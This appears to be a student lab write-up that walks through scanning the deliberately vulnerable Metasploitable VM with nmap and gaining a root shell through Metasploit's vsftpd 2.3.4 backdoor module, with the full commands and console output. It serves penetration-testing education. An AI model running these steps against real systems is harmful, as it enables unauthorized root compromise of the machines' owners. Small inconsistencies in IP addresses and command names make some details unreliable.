

Exploitation Using Metasploit

Objective: Understand how vulnerabilities are exploited using the Metasploit Framework. With the help of Kali Linux as attacking agent and Metasploitable as user computer. **Metasploitable:** It is a fake vulnerable machine.

1. Step install Metasploit Framework.
2. Set up a test environment (use Metasploitable or DVWA).
3. -Use Metasploit to exploit a vulnerability (example: Apache or SMB exploit).


- 1. Getting ip of Metasploitable

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b8:d5:81
          inet addr:192.168.56.103  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb8:d581/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)

msfadmin@metasploitable:~$
```

2.using “ipconfig” command we can find the ip of the user computer (Metasploitable)



```
kali@kali: ~
File Actions Edit View Help
(kali@kali)~[~]
$ nmap -A 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-28 11:05 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.56.102
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
|_ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_sslsv2:
|_SSLv2 supported
|_ciphers:
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_DES_192_EDE3_CBC_WITH_MD5
```

- **3.Starting Metasploit**

```
kali@vbox: ~
--(kali@vbox)-[~]
$ msfconsole
metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

[+] metasploit v6.4.54-dev
-- --[ 2500 exploits - 1289 auxiliary - 431 post
-- --[ 1610 payloads - 49 encoders - 13 nops
-- --[ 9 evasion

metasploit Documentation: https://docs.metasploit.com/
```

- **4.Searching for “vsftpd” vulnerability on user computer (Metasploitable)**

```
msf6 > search vsftpd

Matching Modules

=====

#  Name                                     Disclosure Date  Rank  C
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Y
VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent M
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use
lojit/unix/ftp/vsftpd_234_backdoor
```

Highlighted ones are showing vulnerabilities in users computer (**Metasploitable**)

- **Utilizing “vsftpd 234 backdoor”**

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.103:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.103:21 - USER: 331 Please specify the password.
[+] 192.168.56.103:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whoami
[*] Command shell session 1 opened (192.168.56.102:42109 → 192.168.56.103:6200) at 2025-03-28 11:52:53 -0400

root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Successfully accessed the user’s computer.